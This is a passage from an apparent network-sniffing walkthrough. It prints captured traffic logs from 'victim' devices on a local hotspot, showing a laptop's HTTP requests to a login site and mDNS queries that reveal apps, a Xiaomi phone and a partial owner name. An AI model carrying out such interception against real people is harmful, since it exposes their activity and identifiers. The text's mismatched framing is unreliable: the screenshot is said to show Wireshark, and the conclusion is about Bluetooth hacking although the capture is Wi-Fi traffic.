192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/css/housie.css?ver=926
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/css/housie.css?ver=926
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/modernizr/modernizr.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/modernizr/modernizr.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/jquery/jquery.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/jquery/jquery.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/jquery-browser-mobile/jquery.browser.mobile.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/jquery-browser-mobile/jquery.browser.mobile.js
192.168.137.0/24 > 192.168.137.50 » [02:58:35] [net.sniff.http.request] http LAPTOP-R4QV75R4.mshome.net. GET mcr.org.in/housie/vendor/font-awesome/webfonts/fa-solid-900.woff2
```

The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays a series of network traffic captures using Wireshark, showing HTTP requests and responses. The browser window shows the login page of a website, with the URL `http://mcr.org.in/housie/index.php?pwderror`. The page has a header with the BHIMAYARAM Online HOUSIE logo and a navigation menu. The main content area contains a login form with fields for Username and Password, and a Login button. Below the form, there is a message: "YOU ARE NOT LOGGED OUT! Not Registered? SIGNUP FOR FREE LOGIN TO PLAY".



**TASK-2:** Targeting the victims mobile, we can see the victims usage of multiple programs in device.

```

192.168.137.0/24 > 192.168.137.50 » [01:42:00] [net.sniff.mdns] mdns gateway
192.168.137.0/24 > 192.168.137.50 » [01:42:02] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:02] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:04] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:04] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:06] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:06] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:08] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:08] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:10] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:10] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:12] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:12] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:14] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:14] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:16] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:16] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:18] [net.sniff.mdns] mdns fe80::552c:c96:ea2a:cb98 : PTR query for _spotify-connect._tcp.local
192.168.137.0/24 > 192.168.137.50 » [01:42:18] [net.sniff.mdns] mdns LAPTOP-R4QV75R4.mshome.net. : PTR query for _spotify-connect._tcp.local

```

```

192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Android.local is 192.168.137.188, fe80::f0ef:3ff:fe07:4c29
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for {"nm":"Sahi...","as":["8194"],"ip":"5"}._mi-connect._udp.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for {"nm":"Sahi...","as":["8194"],"ip":"5"}._mi-connect._udp.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Android.local is 192.168.137.188, fe80::f0ef:3ff:fe07:4c29
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns fe80::f0ef:3ff:fe07:4c29 : Unknown query for {"nm":"Sahi...","as":["8194"],"ip":"5"}._mi-connect._udp.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns fe80::f0ef:3ff:fe07:4c29 : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns fe80::f0ef:3ff:fe07:4c29 : Unknown query for Android.local
192.168.137.0/24 > 192.168.137.118 » [01:22:58] [net.sniff.mdns] mdns fe80::f0ef:3ff:fe07:4c29 : Android.local is 192.168.137.188, fe80::f0ef:3ff:fe07:4c29
192.168.137.0/24 > 192.168.137.118 » [01:23:30] [net.sniff.mdns] mdns fe80::f0ef:3ff:fe07:4c29 : Android.local is 192.168.137.188, fe80::f0ef:3ff:fe07:4c29
192.168.137.0/24 > 192.168.137.118 » [01:23:30] [net.sniff.mdns] mdns Xiaomi-11-Lite-NE.mshome.net. : Android.local is 192.168.137.188, fe80::f0ef:3ff:fe07:4c29

```



## Conclusion:

Hackers are not slowing down in their quest to gain wealth and “popularity” through malicious means. It is your responsibility to protect yourself from Bluetooth hackers. Taking your security seriously can never be too much.

By applying the tips earlier-mention, you can prevent bluetooth hacking on your **digital devices**. Additionally, you should make use of **reliable security solutions** to protect your digital devices.







